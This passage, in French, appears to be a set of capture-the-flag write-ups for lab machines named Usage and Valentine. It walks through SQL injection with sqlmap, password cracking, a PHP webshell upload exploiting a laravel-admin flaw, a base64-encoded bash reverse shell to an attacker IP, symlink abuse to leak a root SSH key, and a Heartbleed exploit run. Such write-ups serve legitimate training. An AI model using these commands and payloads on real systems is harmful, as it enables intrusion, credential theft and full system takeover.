Une fois sur l'interface d'administration on peut voir la connexion SSH qui est activé dans les paramètres avec les identifiants et mots de passe : `root:NotACrackablePassword4U2022` on peut donc se connecter en ssh avec ces identifiants.

```
ssh root@10.129.96.149
The authenticity of host '10.129.96.149 (10.129.96.149)' can't be established.
ED25519 key fingerprint is SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.96.149' (ED25519) to the list of known hosts.
root@10.129.96.149's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-77-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

root@unified:~#
```

On obtient ainsi l'accès root sur la machine.

Usage

Reconnaissance

Machine cible Adresse IP : `10.10.11.18`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn 10.10.11.18
Starting Nmap 7.95 ( https://nmap.org ) at 2025-01-12 22:06 CET
Nmap scan report for 10.10.11.18
Host is up (0.023s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 12.90 seconds
```

Le scan révèle qu'il y a deux ports ouverts 22 et 80, lorsque l'on se rend sur le site web il y a une authentification qui est demandé, il est possible de s'enregistrer a partir de l'url "registration" , le scan dir busting ne révèle pas d'url particulièrement interessante, lorsque l'on analyse les entete des requetes on peut voir des informations sur le système utilisé :

```
POST /forget-password HTTP/1.1
Host: usage.htb
Content-Length: 65
Cache-Control: max-age=0
Accept-Language: fr-FR,fr;q=0.9
Origin: http://usage.htb
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
131.0.6778.86 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/
*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://usage.htb/forget-password
Accept-Encoding: gzip, deflate, br
Cookie: XSRF-
TOKEN=eyJpdiI6Inp5ZjdUV3AyZXV6djBoSmhtSWcyYUE9PSIsInZhbHVlIjoiWEJMYkc0MzkxaFZ6QTNFOTBoV1FZNGkrWDExcUJCTnZ
OR29TaWxOZUJZMHRIMG1pem1nR3R0d0ZsZU93RWdBZHBpV0k5aTFFQUpDcjNIVHJORW8yZGlNTO50L2JvTVd4eDNWTTdHcmxJVnFIVk5l
Vzd0eC9OZWRLV3Q5c2F4T1AiLCJtYWMiOiJhZWIyNWEwZjM0OTU5NWMxM2Q1ZmE4Y2ZmZTI2YmIyODdjMjEzOWMyZWNjMTEzMWE1MjE5M
TZiNTc3N2M5MmM0IiwidGFnIjoiIn0%3D;
laravel_session=eyJpdiI6IitNUXdEcU9iR1dxTO45RERQMWN2U2c9PSIsInZhbHVlIjoiTHRjbmJMTktLcnJheXNxOHloaDRYbWMzK
1lPNEdhb1FqelpxVzFHZ3BLSUd2NUJsbHdyUzNjd0RqM29NMkh1R3hBNOF1cTRWOXZZZUp3ME14VVF5eFl1ZFJlZ2U3eGU2OXZ2TGxYdF
lzbjNZbU9KZHVJdXl3TXBuMC9URXZnZzEiLCJtYWMiOiIzZTNlNWNlYjcyZTFjNzMzNjIzNzZmYjgwZWU0NzgzMzgwMjY5ZWMyNGRjZmE
yZWFhYzhhZDNmN2NiYzk5YmNjIiwidGFnIjoiIn0%3D
Connection: keep-alive

_token=QYUv0hXWyv1uQRTLtUKcljhUUZVVnrrvSC7tgEy1&email=test%40test
```

On remarque que le framework est laravel.

Vulnerability Assesment

On peut tenter de voir s'il est possible de lancer des injections SQL, pour cela on va enregistrer la requete Post puis l'utiliser avec SQLmap afin d'extraire les données SQL :

```
sqlmap -r requestpost.txt -p email --batch --level 3 --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...
[22:58:45] [INFO] retrieved: information_schema
[22:58:59] [INFO] retrieved: performance_schema
[22:59:12] [INFO] retrieved: usage_blog
...
```

Il semble y avoir 3 bases de données on peut extraire les tables :

```
sqlmap -r requestpost.txt -p email --batch --level 3 --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...
Database: usage_blog
[15 tables]
+------------------------+
| admin_menu             |
| admin_operation_log    |
| admin_permissions      |
| admin_role_menu        |
| admin_role_permissions |
| admin_role_users       |
| admin_roles            |
| admin_user_permissions |
| admin_users            |
| blog                   |
| failed_jobs            |
| migrations             |
| password_reset_tokens  |
| personal_access_tokens |
| users                  |
+------------------------+
...
```

A présent que les table sont extraites ont peut extraire leur contenu et plus particulièrement de la table :

```
sqlmap -r request.req -p email --batch --level 3 -D usage_blog -T admin_users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.8.12#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

...
+----+---------------+---------+--------------------------------------------------------------+
| id | name          | avatar  | password                                                     |
+----+---------------+---------+--------------------------------------------------------------+
| 1  | Administrator | <blank> | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 |
+----+---------------+---------+--------------------------------------------------------------+
...
```

A présent que le hash est extrait on peut le cracker à l'aide d'hashcat :

```
hashcat -m 3200 sql.hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

* Device #1: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
* Device #2: WARNING! Kernel exec timeout is not disabled.
             This may cause "CL_OUT_OF_RESOURCES" or related errors.
             To disable the timeout, see: https://hashcat.net/q/timeoutpatch
...
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

$2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2:whatever1
...
```

Le mot de passe décrypté est `admin:whatever1` on peut à présent se connecter à l'interface d'administration sur le lien `admin.usage.htb` sur l'interface d'administration on découvre la version utilisé par laravel-admin version 1.8.18 en cherchant une vulnérabilité pour cette version on trouve la CVE-2023-24249 pour exploiter la vulnérabilité il faut upload un fichier shell.jpg, intercepter la requete avec burpsuite puis modifier le fichier pour php :

```
...
```

```
------WebKitFormBoundaryzzUju3i7DPr9SEUa
Content-Disposition: form-data; name="name"

Administrator
------WebKitFormBoundaryzzUju3i7DPr9SEUa
Content-Disposition: form-data; name="avatar"; filename="simple-backdoor.jpg.php"
Content-Type: image/jpeg

<!-- Simple PHP backdoor by DK (http://michaeldaw.org) -->
...
```

Une fois le fichier uploade on peut naviguer vers l'url du fichier :
`http://admin.usage.htb/uploads/images/simple-backdoor.jpg.php?cmd=id` le résultat est :

```
uid=1000(dash) gid=1000(dash) groups=1000(dash)
```

A présent on va pouvoir lancer un reverse shell à partir de ce webshell, pour cela on va lancer la commande suivante afin de lancer le reverse shell : `/bin/bash -i >& /dev/tcp/10.10.14.4/1234 0>&1` que l'on va encoder en base64 ce qui donne le résultat de l'url suivant :
`http://admin.usage.htb/uploads/images/shell.jpg.php? cmd=echo L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjQvMTIzNCAwPiYx | base64 -d | bash`

on ouvre de la meme manière un port en écoute afin de réceptionner le shell avant de lancer le lien :

```
nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.14.4] from (UNKNOWN) [10.10.11.18] 56844
bash: cannot set terminal process group (1225): Inappropriate ioctl for device
bash: no job control in this shell
dash@usage:/var/www/html/project_admin/public/uploads/images$
```

On obtient ainsi l'accès à la machine avec l'utilisateur dash

Privilege Escalation

Il nous faut à présent l'accès root. on commence à enumerer les processus en cours :

```
dash@usage:~$ ps aux
ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
dash        1279  0.2  0.1  66484  6904 ?        S    21:05   0:23 nginx: worker process
dash        1280  0.0  0.1  66524  6528 ?        S    21:05   0:01 nginx: worker process
dash        3553  0.0  0.0   2892   964 ?        S    23:17   0:00 sh -c echo
L2Jpbi9iYXNoIC1pID4mIC9kZXYvdGNwLzEwLjEwLjE0LjQvMTIzNCAwPiYx | base64 -d | bash
dash        3556  0.0  0.0   4364  1480 ?        S    23:17   0:00 bash
dash        3557  0.0  0.1   5688  4832 ?        S    23:17   0:00 /bin/bash -i
dash        3624  0.0  0.0  84684  3424 ?        Sl   23:26   0:00 /usr/bin/monit
dash        3629  0.0  0.0   7064  1580 ?        R    23:26   0:00 ps
aux
```

on voit qu'il y a un processus appelé monit qui est lancé, on peut voir des fichiers de configuration dans les fichiers cachés du répertoire de l'utilisateur dash :

```
dash@usage:~$ ls -la
ls -la
total 52
drwxr-x--- 6 dash dash 4096 Jan 12 23:29 .
drwxr-xr-x 4 root root 4096 Aug 16  2023 ..
lrwxrwxrwx 1 root root    9 Apr  2  2024 .bash_history -> /dev/null
-rw-r--r-- 1 dash dash 3771 Jan  6  2022 .bashrc
drwx------ 3 dash dash 4096 Aug  7  2023 .cache
drwxrwxr-x 4 dash dash 4096 Aug 20  2023 .config
drwxrwxr-x 3 dash dash 4096 Aug  7  2023 .local
-rw-r--r-- 1 dash dash   32 Oct 26  2023 .monit.id
-rw-r--r-- 1 dash dash    5 Jan 12 23:29 .monit.pid
-rw------- 1 dash dash 1192 Jan 12 23:29 .monit.state
-rwx------ 1 dash dash  707 Oct 26  2023 .monitrc
-rw-r--r-- 1 dash dash  807 Jan  6  2022 .profile
drwx------ 2 dash dash 4096 Aug 24  2023 .ssh
-rw-r----- 1 root dash   33 Jan 12 21:06 user.txt

dash@usage:~$ cat .monitrc
cat .monitrc
#Monitoring Interval in Seconds
```

```
set daemon  60

#Enable Web Access
set httpd port 2812
     use address 127.0.0.1
     allow admin:3nc0d3d_pa$$w0rd

#Apache
check process apache with pidfile "/var/run/apache2/apache2.pid"
    if cpu > 80% for 2 cycles then alert


#System Monitoring
check system usage
    if memory usage > 80% for 2 cycles then alert
    if cpu usage (user) > 70% for 2 cycles then alert
        if cpu usage (system) > 30% then alert
    if cpu usage (wait) > 20% then alert
    if loadavg (1min) > 6 for 2 cycles then alert
    if loadavg (5min) > 4 for 2 cycles then alert
    if swap usage > 5% then alert

check filesystem rootfs with path /
       if space usage > 80% then alert
```

On découvre le contenu le mot de passe `3nc0d3d_pa$$w0rd` on peut à présent essayer de se connecter avec l'utilisateur xander :

```
dash@usage:~$ su xander
su xander
Password: 3nc0d3d_pa$$w0rd
whoami
xander
```

La connexion fonctionne, on peut se connecter en ssh avec ces identifiants. On continue l'enumération et on découvre que les privilèges de l'utilisateur xander :

```
xander@usage:~$ sudo -l
Matching Defaults entries for xander on usage:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\
    :/snap/bin,use_pty

User xander may run the following commands on usage:
    (ALL : ALL) NOPASSWD: /usr/bin/usage_management
```

On découvre qu'il y a un script qui possède les droits root et qui n'a pas besoin de mot de passe pour etre lancé on le lance pour voir son fonctionnement :

```
xander@usage:~$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7513 32-Core Processor
(A00F11),ASM,AES-NI)

Scanning the drive:
2984 folders, 17978 files, 113884941 bytes (109 MiB)

Creating archive: /var/backups/project.zip

Items to compress: 20962


Files read from disk: 17978
Archive size: 54843614 bytes (53 MiB)
Everything is Ok
```

Le script permet de créer des backup des donnée mysql mais aussi de rénitilialiser le mot de passe. le fichier de backup est enregister vers `/var/backups/` afin d'exploiter le script il faut naviguer vers : `/var/www/html` puis créer le symlink vers le fichier `/root/.ssh/id_rsa` et lancer le script afin d'afficher l'id rsa de l'utilisateur root :

```
xander@usage:/var/www/html$ sudo /usr/bin/usage_management
Choose an option:
1. Project Backup
2. Backup MySQL data
3. Reset admin password
Enter your choice (1/2/3): 1

7-Zip (a) [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=en_US.UTF-8,Utf16=on,HugeFiles=on,64 bits,2 CPUs AMD EPYC 7513 32-Core Processor
(A00F11),ASM,AES-NI)

Open archive: /var/backups/project.zip
--
Path = /var/backups/project.zip
Type = zip
Physical Size = 54843755

...

Items to compress: 20963


Files read from disk: 17979
Archive size: 54843755 bytes (53 MiB)

Scan WARNINGS for files and folders:

-----BEGIN OPENSSH PRIVATE KEY----- : No more files
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW : No more files
QyNTUxOQAAACC2OmOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3QAAAJAfwyJCH8Mi : No more files
QgAAAAtzc2gtZWQyNTUxOQAAACC2OmOr6LAHUMxon+edz07Q7B9rH01mXhQyxpqjIa6g3Q : No more files
AAAEC63P+5DvKwuQtE4YOD4IEeqfSPszxqIL1Wx1IT31xsmrbSY6vosAdQzGif553PTtDs : No more files
H2sfTWZeFDLGmqMhrqDdAAAACnJvb3RAdXNhZ2UBAgM= : No more files
-----END OPENSSH PRIVATE KEY----- : No more files
----------------
Scan WARNINGS: 7
```

On obtient ainsi l'id rsa que l'on peut enregistrer, il faut changer les droits puis on peut se connecter avec pour l'utilisateur root :

```
### Changement de permission sur le fichier
xander@usage:~$ nano id_rsa
xander@usage:~$ chmod 600 id_rsa

### Connexion root vers la machine
xander@usage:~$ ssh -i id_rsa root@usage.htb
The authenticity of host 'usage.htb (127.0.0.1)' can't be established.
ED25519 key fingerprint is SHA256:4YfMBkXQJGnXxsf0IOhuOJ1kZ5c1fOLmoOGI70R/mws.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'usage.htb' (ED25519) to the list of known hosts.
Welcome to Ubuntu 22.04.4 LTS (GNU/Linux 5.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

  System information as of Mon Apr  8 01:17:46 PM UTC 2024

  System load:           1.9072265625
  Usage of /:            64.8% of 6.53GB
  Memory usage:          18%
  Swap usage:            0%
  Processes:             254
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.18
  IPv6 address for eth0: dead:beef::250:56ff:feb9:5616


Expanded Security Maintenance for Applications is not enabled.

0 updates can be applied immediately.

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status
```

```
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy setting


Last login: Mon Apr  8 13:17:47 2024 from 10.10.14.40
root@usage:~#
```

On obtient ainsi l'accès root

Valentine

Reconnaissance

Machine cible Adresse IP : `10.10.10.79`

Scanning

Lancement du scan `nmap` :

```
$ nmap -p- -Pn -sC 10.10.10.79
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 23:22 CET
Nmap scan report for 10.10.10.79
Host is up (0.025s latency).
Not shown: 65532 closed tcp ports (reset)
PORT    STATE SERVICE
22/tcp  open  ssh
| ssh-hostkey:
|   1024 96:4c:51:42:3c:ba:22:49:20:4d:3e:ec:90:cc:fd:0e (DSA)
|   2048 46:bf:1f:cc:92:4f:1d:a0:42:b3:d2:16:a8:58:31:33 (RSA)
|_  256 e6:2b:25:19:cb:7e:54:cb:0a:b9:ac:16:98:c6:7d:a9 (ECDSA)
80/tcp  open  http
|_http-title: Site doesn't have a title (text/html).
443/tcp open  https
| ssl-cert: Subject: commonName=valentine.htb/organizationName=valentine.htb/stateOrProvinceName=FL/countryName=US
| Not valid before: 2018-02-06T00:45:25
|_Not valid after:  2019-02-06T00:45:25
|_http-title: Site doesn't have a title (text/html).
|_ssl-date: 2025-03-04T22:22:15+00:00; 0s from scanner time.

Nmap done: 1 IP address (1 host up) scanned in 13.31 seconds
```

Le scan révèle qu'il y a 3 ports ouverts, le port 22 pour SSH, le port 80 pour HTTP et le port 443 pour le service HTTPS
Le site web présente une image avec un coeur brisé (heartbleed)
On peut tester voir si le site est vulnérable à une attaque Heartbleed avec un script nmap :


```
nmap -p443 --script ssl-heartbleed 10.10.10.79
Starting Nmap 7.95 ( https://nmap.org ) at 2025-03-04 23:31 CET
Nmap scan report for 10.10.10.79
Host is up (0.015s latency).

PORT    STATE SERVICE
443/tcp open  https
| ssl-heartbleed:
|   VULNERABLE:
|   The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic
software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|     State: VULNERABLE
|     Risk factor: High
|       OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are
affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable
OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as
the encryption keys themselves.
|
|     References:
|       http://cvedetails.com/cve/2014-0160/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160
|_      http://www.openssl.org/news/secadv_20140407.txt

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
```

On peut voir que le serveur est bien vulnérable à ce type d'attaque.
On continue l'enumeration du site en lançant un dirbusting :


```
gobuster dir -u http://10.10.10.79/ -w /usr/share/wordlists/dirb/common.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.79/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
```


```
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
...
/decode                (Status: 200) [Size: 552]
/decode.php            (Status: 200) [Size: 552]
/dev                   (Status: 301) [Size: 308] [--> http://10.10.10.79/dev/]
/encode                (Status: 200) [Size: 554]
/encode.php            (Status: 200) [Size: 554]
/index                 (Status: 200) [Size: 38]
/index.php             (Status: 200) [Size: 38]
/index.php             (Status: 200) [Size: 38]
/server-status         (Status: 403) [Size: 292]
Progress: 18456 / 18460 (99.98%)
===============================================================
Finished
===============================================================
```

On peut voir qu'il y a l'URL `/dev` il est possible de lister les fichier du dossier, on peut voir qu'il y a deux fichier :



On liste le contenu des fichiers `notes.txt` et `hype_key` :





Le fichier de note ne donne pas d'indication particulière, le fichier hype_key semble etre encodé en hexadecimal on peut le décrypter avec xxd :

```
cat hype_key | xxd -r -p
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,AEB88C140F69BF2074788DE24AE48D46

DbPrO78kegNuk1DAqlAN5jbjXv0PPsog3jdbMFS8iE9p3UOL0lF0xf7PzmrkDa8R
5y/b46+9nEpCMfTPhNuJRcW2U2gJcOFH+9RJDBC5UJMUS1/gjB/7/My00Mwx+aI6
0EI0SbOYUAV1W4EV7m96QsZjrwJvnjVafm6VsKaTPBHpugcASvMqz76W6abRZeXi
Ebw66hjFmAu4AzqcM/kigNRFPYuNiXrXs1w/deLCqCJ+Ea1T8zlas6fcmhM8A+8P
OXBKNe6l17hKaT6wFnp5eXOaUIHvHnvO6ScHVWRrZ70fcpcpimL1w13Tgdd2AiGd
pHLJpYUII5PuO6x+LS8n1r/GWMqSOEimNRD1j/59/4u3ROrTCKeo9DsTRqs2k1SH
QdWwFwaXbYyT1uxAMSl5Hq9OD5HJ8GOR6JI5RvCNUQjwx0FITjjMjnLIpxjvfq+E
p0gD0UcylKm6rCZqacwnSddHW8W3LxJmCxdxW5lt5dPjAkBYRUnl91ESCiD4Z+uC
Ol6jLFD2kaOLfuyee0fYCb7GTqOe7EmMB3fGIwSdW8OC8NWTkwpjc0ELblUa6ulO
t9grSosRTCsZd14OPts4bLspKxMMOsgnKloXvnlPOSwSpWy9Wp6y8XX8+F40rxl5
XqhDUBhyk1C3YPOiDuPOnMXaIpe1dgb0NdD1M9ZQSNULw1DHCGPP4JSSxX7BWdDK
aAnWJvFglA4oFBBVA8uAPMfV2XFQnjwUT5bPLC65tFstoRtTZ1uSruai27kxTnLQ
+wQ871Madds1GQNeGsKSf8R/rsRKeeKcilDePCjeaLqtqxnhNoFtgOMxt6r2gb1E
AloQ6jg5Tbj5J7quYXZPylBljNp9GVpinPc3KpHttvgbptfiWEEsZYn5yZPhUr9Q
r08pkOxArXE2dj7eX+bq65635OJ6TqHbAlTQ1Rs9PulrS7K4SLX7nY89/RZ5oSQe
2VWRyTZ1FfngJSsv9+Mfvz341lbzOIWmk7WfEcWcHc16n9V0IbSNALnjThvEcPky
e1BsfSbsf9FguUZkgHAnnfRKkGVG1OVyuwc/LVjmbhZzKwLhaZRNd8HEM86fNojP
09nVjTaYtWUXk0Si1WO2wbu1NzL+1Tg9IpNyISFCFYjSqiyG+WU7IwK3YU5kp3CC
dYScz63Q2pQafxfSbuv4CMnNpdirVKEo5nRRfK/iaL3X1R3DxV8eSYFKFL6pqpuX
cY5YZJGAp+JxsnIQ9CFyxIt92frXznsjhlYa8svbVNNfk/9fyX6op24rL2DyESpY
pnsukBCFBkZHWNNyeN7b5GhTVCodHhzHVFehTuBrp+VuPqaqDvMCVe1DZCb4MjAj
Mslf+9xK+TXEL3icmIOBRdPyw6e/JlQlVRlmShFpI8eb/8VsTyJSe+b853zuV2qL
```

```
suLaBMxYKm3+zEDIDveKPNaaWZgEcqxylCC/wUyUXlMJ50Nw6JNVMM8LeCii3OEW
l0ln9L1b/NXpHjGa8WHHTjoIilB5qNUyywSeTBF2awRlXH9BrkZG4Fc4gdmW/IzT
RUgZkbMQZNIIfzj1QuilRVBm/F76Y/YMrmnM9k/1xSGIskwCUQ+95CGHJE8MkhD3
-----END RSA PRIVATE KEY-----
```

Il semble qu'il s'agisse d'une clef RSA crypté on le sauvegarde dans un fichier `hype_key_encrypted`

Exploitation

On exploite la vulnérabilité pour lancer une attaque heartbleed :

```
### Recherche de l'exploit
searchsploit heartbleed
---------------------------------------------------------------------------------------------
 Exploit Title
---------------------------------------------------------------------------------------------
OpenSSL 1.0.1f TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure (Multiple SSL/TLS Versions)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (1)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Information Leak (2) (DTLS Support)
OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure
---------------------------------------------------------------------------------------------
Shellcodes: No Results

### Téléchargement de l'exploit
searchsploit -m exploits/multiple/remote/32745.py
  Exploit: OpenSSL TLS Heartbeat Extension - 'Heartbleed' Memory Disclosure
      URL: https://www.exploit-db.com/exploits/32745
     Path: /usr/share/exploitdb/exploits/multiple/remote/32745.py
    Codes: CVE-2014-0346, OSVDB-105465, CVE-2014-0160
 Verified: True
File Type: Python script, ASCII text executable
Copied to: /home/yoyo/Downloads/32745.py
```

On lance l'exploit vers la machine afin d'obtenir le code d'un fichier :

```
python2 32745.py 10.10.10.79
Connecting...
Sending Client Hello...
Waiting for Server Hello...
 ... received message: type = 22, ver = 0302, length = 66
 ... received message: type = 22, ver = 0302, length = 885
 ... received message: type = 22, ver = 0302, length = 331
 ... received message: type = 22, ver = 0302, length = 4
Sending heartbeat request...
 ... received message: type = 24, ver = 0302, length = 16384
Received heartbeat response:
  0000: 02 40 00 D8 03 02 53 43 5B 90 9D 9B 72 0B BC 0C  .@....SC[...r...
  0010: BC 2B 92 A8 48 97 CF BD 39 04 CC 16 0A 85 03 90  .+..H...9.......
  0020: 9F 77 04 33 D4 DE 00 00 66 C0 14 C0 0A C0 22 C0  .w.3....f.....".
  0030: 21 00 39 00 38 00 88 00 87 C0 0F C0 05 00 35 00  !.9.8.........5.
  0040: 84 C0 12 C0 08 C0 1C C0 1B 00 16 00 13 C0 0D C0  ................
  0050: 03 00 0A C0 13 C0 09 C0 1F C0 1E 00 33 00 32 00  ............3.2.
  0060: 9A 00 99 00 45 00 44 C0 0E C0 04 00 2F 00 96 00  ....E.D...../...
  0070: 41 C0 11 C0 07 C0 0C C0 02 00 05 00 04 00 15 00  A...............
  0080: 12 00 09 00 14 00 11 00 08 00 06 00 03 00 FF 01  ................
  0090: 00 00 49 00 0B 00 04 03 00 01 02 00 0A 00 34 00  ..I...........4.
  00a0: 32 00 0E 00 0D 00 19 00 0B 00 0C 00 18 00 09 00  2...............
  00b0: 0A 00 16 00 17 00 08 00 06 00 07 00 14 00 15 00  ................
  00c0: 04 00 05 00 12 00 13 00 01 00 02 00 03 00 0F 00  ................
  00d0: 10 00 11 00 23 00 00 00 0F 00 01 01 30 2E 30 2E  ....#.......0.0.
  00e0: 31 2F 64 65 63 6F 64 65 2E 70 68 70 0D 0A 43 6F  1/decode.php..Co
  00f0: 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C  ntent-Type: appl
  0100: 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F  ication/x-www-fo
  0110: 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 43  rm-urlencoded..C
  0120: 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34  ontent-Length: 4
  0130: 32 0D 0A 0D 0A 24 74 65 78 74 3D 61 47 56 68 63  2....$text=aGVhc
  0140: 6E 52 69 62 47 56 6C 5A 47 4A 6C 62 47 6C 6C 64  nRibGVlZGJlbGlld
  0150: 6D 56 30 61 47 56 6F 65 58 42 6C 43 67 3D 3D A3  mV0aGVoeXBlCg==.
  0160: AB 41 86 32 64 C5 F4 A3 52 7B 2B BB 81 80 F9 2B  .A.2d...R{+....+
  0170: C5 BB 13 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C 0C  ................
...

WARNING: server returned more data than it should - server is vulnerable!
```

On trouve un texte qui semble etre encodé en base64 : `aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg==` on le décode :

```
echo -n "aGVhcnRibGVlZGJlbGlldmV0aGVoeXBlCg" |base64 -d
heartbleedbelievethehype
```

On obtient `heartbleedbelievethehype` se qui semble etre un mot de passe
On peut l'utiliser pour décrypter la clef RSA trouvé plus tot avec openssl :

```
openssl rsa -in hype_key_encrypted -out hype_key_decrypted
Enter pass phrase for hype_key_encrypted:
writing RSA key
```

A présent que la clef est décrypté on peut l'utiliser pour se connecter en SSH à la machine avec l'utilisateur hype qui correspond au nom du fichier trouvé contenant la clef RSA crypté :

```
ssh -o PubkeyAcceptedKeyTypes=ssh-rsa -i hype_key_decrypted hype@10.10.10.79
Welcome to Ubuntu 12.04 LTS (GNU/Linux 3.2.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Feb 16 14:50:29 2018 from 10.10.14.3
hype@Valentine:~$
```

On obtient ainsi accès à la machine avec l'utilisateur hype

Privilege Escalation

Il nous faut à présent l'accès root. On commence par afficher l'historique de commande de la machine :

```
hype@Valentine:~$ history
    1  exit
    2  exot
    3  exit
    4  ls -la
    5  cd /
    6  ls -la
    7  cd .devs
    8  ls -la
    9  tmux -L dev_sess
   10  tmux a -t dev_sess
   11  tmux --help
   12  tmux -S /.devs/dev_sess
   13  exit
   14  cat user.txt
   15  history
```

On peut voir que l'utilisateur a lancé tmux avec l'option -S qui permet de créer un socket pour sauvegarder la session vers le dossier .devs qui est utilisé par root :

```
hype@Valentine:~$ ls -l /.devs
total 0
srw-rw---- 1 root hype 0 Mar  4 14:17 dev_sess
```

On vérifie si le processus est toujours en cours :

```
